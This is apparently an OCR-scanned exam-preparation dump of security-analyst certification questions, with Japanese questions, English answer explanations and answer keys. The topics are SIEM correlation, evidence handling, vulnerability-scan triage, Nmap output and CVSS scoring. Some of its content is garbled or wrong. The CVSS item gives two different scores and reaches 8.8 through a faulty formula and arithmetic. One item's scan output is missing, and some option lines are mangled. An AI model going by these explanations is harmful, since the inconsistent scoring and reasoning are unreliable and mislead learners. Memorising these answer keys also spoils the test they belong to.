
セキュリティ アナリストは、組織の SIEM を構成しているときに、さまざまなシステム間でインシデントを関連付けることができずに苦労しています。次のうちどれを最初に確認する必要がありますか?

A. 適切なログレベルが設定されている場合

B. 各システムの NTP 構成
C. 行動相関設定
D. データ正規化ルール
Answer: (解答を表示する**)**
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23.
References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

最新問題**: 144**
インシデント対応の調査および報告フェーズにおいて、既存の証拠を適切に処理して報告することが重要な理由はどれですか。
A. 報告書が法廷に提出される必要がある場合に法的に受け入れられることを確認するため
B. インシデント対応チームに教訓分析を提示する
C. 事後分析で証拠が使用できるように
D. さらなる根本原因分析のためにデータソースが失われる可能性を防ぐため
Answer: A (メーッセージを残す**)**
The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court.
Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting1.
The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

最新問題: **145**
開発者は最近、3 台の Web サーバーに新しいコードを導入しました。外部デバイスの自動スキャン レポートには、PCI DSS に従って不合格となるサーバーの脆弱性が示されています。
信頼性が有効でない場合、アナリストは適切な手順を実行してスキャンをクリーンにする必要があります。
信頼性が有効な場合、アナリストは検出結果を修正する必要があります。
ネットワーク図に表示されている情報を確認した後、[STEP 2] タブを選択し、ドロップダウン オプションを使用してリストされている各サーバーに対して正しい検証結果と修復アクションを選択してシミュレーションを完了します。
手順:
シミュレーションには 2 つのステップが含まれます。
ステップ 1: ネットワーク図に記載されている情報を確認してから、[STEP 2] タブに移動します。



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

ステップ 2: シナリオに基づいて、脆弱性を解決するために必要な修復アクションを決定します。

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer:

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

最新問題: **146**
SIEM、SOAR、チケット発行システムへの最近の投資を考慮すると、組織が重点を置くのに最適な指標は次のうちどれですか?
A. 平均検出時間
B. 戦術別のエクスプロイト数
C. アラート音量
D. 侵入試行回数
Answer: (解答を表示する**)**
Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber- kill-chain-seven-steps-cyberattack

最新問題: **147**
最高情報セキュリティ責任者は、Windows システムにインストールされているアプリケーションをユーザーが変更できないようにしたいと考えています。次のうち、エンタープライズ レベルの最適なソリューションはどれですか。
A. ヒップ
B. GPO
C. レジストリ
D. DLP
Answer: (解答を表示する**)**
Group Policy Objects (GPO) are a feature in Windows environments that allow administrators to control settings and permissions across user accounts and computers within an organization. GPOs can restrict user permissions to prevent unauthorized installation or modification of applications, making them the best choice for centrally managing user capabilities on Windows systems. While HIPS (Host Intrusion Prevention Systems), Registry, and DLP (Data Loss Prevention) have their own uses, GPOs provide a scalable and enterprise-level solution for application control as per CompTIA Security+ guidelines.

最新問題: **148**
社内ネットワークで不正なアクティビティが発生しているという報告を受けて、アナリストがネットワーク検出を実行しています。アナリストは、企業ネットワークに対して Nmap スキャンを実行し、環境内でどのデバイスが動作していたかを評価します。次の出力があるとします。

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp    open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

アナリストはまず次の選択肢のうちどれを検討すべきでしょうか?
A. wh4dc-748gy.lan (192.168.86.152)
B. lan (192.168.86.22)
C. imaging.lan (192.168.86.150)
D. xlaptop.lan (192.168.86.249)
E. p4wnp1_aloa.lan (192.168.86.56)
Answer: E (メーッセージを残す)
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References:
https://github.com/mame82
/P4wnP1_aloa

最新問題**: 149**
アナリストは、組織によって事前承認された Web ベースのソフトウェアのみをユーザーが利用できるようにしたいと考えています。次のうちどれを導入する必要がありますか?
A. ブロックリストへの登録
B. 許可リストへの登録
C. グレーリスト
D. Webhook
Answer: (解答を表示する)
The correct answer is B. Allowlisting.
Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers12.
The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software.
Graylisting
is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web- based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

最新問題**: 150**

セキュリティ アナリストは最新の脆弱性スキャンをレビューし、同様の CVSSv3 スコアを持つが基本スコア メトリックが異なる脆弱性があることを観察しました。アナリストは次の攻撃ベクトルのうちどれを最初に修正する必要がありますか?

A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/SU/C:H/I:H/A:H

B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H

C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H

D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C (メーッセージを残す)

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics:

Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

* Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
* Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
* Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
* User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
* Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
* Confidentiality Impact : High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
* Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
* Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.


Using these metrics, we can calculate the Base score using this formula:

Base Score = Roundup(Minimum[(Impact + Exploitability), 10])

Where:
Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))] Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction Using this formula, we get:
Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9
Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8
Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8
Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.
The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:
* CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
* CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
* CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

最新問題**: 151**
ある組織が顧客トランザクションの侵害を経験しました。PCI DSS の条件に基づき、組織は違反を次のどのグループに報告する必要がありますか?
A. PCI セキュリティ標準評議会
B. 現地の法執行機関
C. 連邦法執行機関
D. カード発行会社
Answer: D (メーッセージを残す**)**
Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach.
The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References:
https://www.
pcisecuritystandards.org/

最新問題: 152
セキュリティで保護されていないネットワーク サービスのセキュリティ監査が実施され、次の出力が生成されました。



セキュリティ チームがさらに調査する必要があるサービスは次のうちどれですか? (2 つ選択してください)。
A. 21
B. 22
C. 23
D. 636
E. 1723
F. 3389
Answer: C,D (メーッセージを残す)
The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1 The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.
Among the six ports listed, two are particularly risky and should be investigated further by the security team:
port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23 Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated.
For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.
Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

最新問題**: 153**
ベストプラクティスとして、インシデント報告を一般の人々に伝える際に正しいプロセスが遵守されるようにするために、インシデント マネージャーが連携する必要があるのは次のどの組織ですか (2 つ選択)。
A. 法執行機関
B. ガバナンス
C. クール
D. マネージャー
E. 広報
F. 人材
Answer: (解答を表示する**)**
An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security12.
References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

最新問題**: 154**
セキュリティ運用チームは、ツールとポータルが冗長であるため、複数の脅威インテリジェンス フィードを統合する必要があります。次のうち、最もよく目標を達成し、結果を最大化できるのはどれですか?

A. 1 枚のガラス
B. シングルサインオン
C. データの強化
D. 重複排除
Answer: (解答を表示する**)**
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

最新問題**: 155**
最高情報セキュリティ責任者は、新しい脆弱性スキャン プロジェクトのいくつかの要件を概説しました。
。最小限のネットワーク帯域幅を使用する必要がある
。最小限のホスト リソースを使用する必要がある
。正確でほぼリアルタイムの更新を提供する必要がある
。スキャナーの構成に資格情報を保存しないでください。
これらの要件を満たすためには、次の脆弱性スキャン方法のうちどれを使用する必要がありますか?
A. 内部
B. エージェント
C. アクティブ
D. 認証されていません
Answer: B (メーッセージを残す**)**
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

最新問題**: 156**
会社のポリシーで個人用デバイスの使用が禁止されているにもかかわらず、組織の新入社員が個人のウェブカメラを頻繁に接続しています。SOC マネージャーは、新入社員が会社のポリシーを認識していないことに気付きました。SOC マネージャーは、新入社員が会社のポリシーに従う責任を負っていることを確認するために、次のどれを推奨する可能性が高いでしょうか。
A. 人事部は、すべての新入社員にユーザー契約書のコピーを電子メールで送信する必要があります。
B. 上司は新入社員から使用許諾契約を読んだことを口頭で確認する必要がある
C. すべての新入社員は、採用プロセス中に会社のセキュリティポリシーに関するテストを受ける必要があります。

D. すべての新入社員は、会社のセキュリティポリシーを承認するユーザー契約に署名する必要があります。

Answer: (解答を表示する**)**

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

最新問題**: 157**

SOC マネージャーは、脆弱性を管理するための報告プロセスを確立しています。問題によって生じる潜在的な損失を特定するための最良の解決策は次のうちどれですか?

A. トレンド

B. リスクスコア

C. 軽減策

D. 優先順位付け

Answer: (解答を表示する**)**

A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

最新問題**: 158**

インシデント対応演習における KPI の重要性を最もよく表しているのはどれですか?

A. 各アナリストの個人パフォーマンスを特定する

B. インシデントがどのように解決されたかを説明する

C. チームが優先すべきことを明らかにする

D. どのツールを使用すべきかを明らかにする

Answer: C (メーッセージを残す**)**

Comprehensive and Detailed Explanation:

Key Performance Indicators (KPIs) in incident response exercises help organizationsprioritize improvements by measuring response effectiveness, containment success, and recovery speed. This ensures that resources are focused on the most critical areas for enhancement.

* Option A (Personal performance tracking)is more relevant to HR evaluations rather than cybersecurity operations.
* Option B (Describing incident resolution)is important but does notdefine future priorities.
* Option D (Identifying tools to use)is useful but not the primary function of KPIs.

Thus,C is the correct answer, asKPIs help teams identify the most urgent areas for improvement.

最新問題**: 159**
開発作業がほとんど完了していないレガシー Web アプリケーションで、いくつかのインシデントが発生しました。インシデントの原因として最も可能性が高いのは次のどれですか。
A. Web アプリケーション ファイアウォールの設定が誤っています
B. データ整合性エラー
C. 古いライブラリ
D. ログが不十分です
Answer: (解答を表示する**)**
Outdated librariesin a legacy web applicationintroduce security vulnerabilities, as theylack modern patchesandcontain known exploits.
* Option A (Misconfigured WAF)can contribute to security issues but is notinherent to legacy applications.
* Option B (Data integrity failure)is apotential impactbut not a direct cause of recurring incidents.
* Option D (Insufficient logging)affects detection, but theroot causeisinsecure, outdated components.
Thus,C (Outdated libraries) is the correct answer, aslegacy applications frequently suffer from unpatched vulnerabilities.

最新問題**: 160**
OWASP Web セキュリティ テスト ガイドに記載されている脅威モデリング手順は次のうちどれですか?
A. セキュリティ要件の見直し
B. コンプライアンスチェック
C. アプリケーションを分解する
D. 設計によるセキュリティ
Answer: (解答を表示する**)**
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

最新問題**: 161**
組織は、クラウド インフラストラクチャの構成が強化されていることを確認したいと考えています。要件は、安全なテンプレートを使用して展開できるサーバー イメージを作成することです。安全な構成を確保するために最適なリソースは次のうちどれですか?
A. CIS ベンチマーク
B. PCI DSS
C. OWASP トップ 10
D. ISO 27001
Answer: A (メーッセージを残す**)**

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1 PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

最新問題**: 162**
セキュリティ アナリストは、ネットワークへの悪意のある攻撃を含むインデントに対応しています。データ クローゼット。アナリストがインシデントを適切に文書化する方法を説明するのに最適なのは次のうちどれですか。
A. 代替ネットワークデバイスの設定ファイルをバックアップする
B. 各接続を記録して検証する
C. ネットワークインフラストラクチャの完全な図を作成する
D. 影響を受けたアイテムの写真を撮る
Answer: D (メーッセージを残す**)**
When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.
Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

最新問題**: 163**
MSSP は顧客 1 から複数のアラートを受信し、顧客 2 のインシデント対応期限に間に合わなくなりました。違反されたドキュメントを最もよく表すのは次のどれですか。
A. KPI
B. SLO
C. SLA
D. MOU
Answer: C (メーッセージを残す**)**
An SLA, or Service Level Agreement, is a contract between a service provider and its customers that documents what services the provider will furnish and defines the service standards the provider is obligated to meet. In the scenario described, the missed incident response deadline is a clear indicator of

an SLA violation. An SLA usually outlines the metrics by which service is measured as well as remedies or penalties should agreed-upon service levels not be achieved. Unlike a KPI (Key Performance Indicator) which is a quantifiable measure used to evaluate the success of an organization, employee, etc., in meeting objectives for performance, or an MOU (Memorandum of Understanding) which is a formal agreement between two or more parties, an SLA is focused on the performance and quality metrics applicable to the service provided.
SLO (Service Level Objective) is related and often part of an SLA, representing the specific measurable characteristics of the SLA such as availability, throughput, frequency, response time, or quality.

最新問題**: 164**
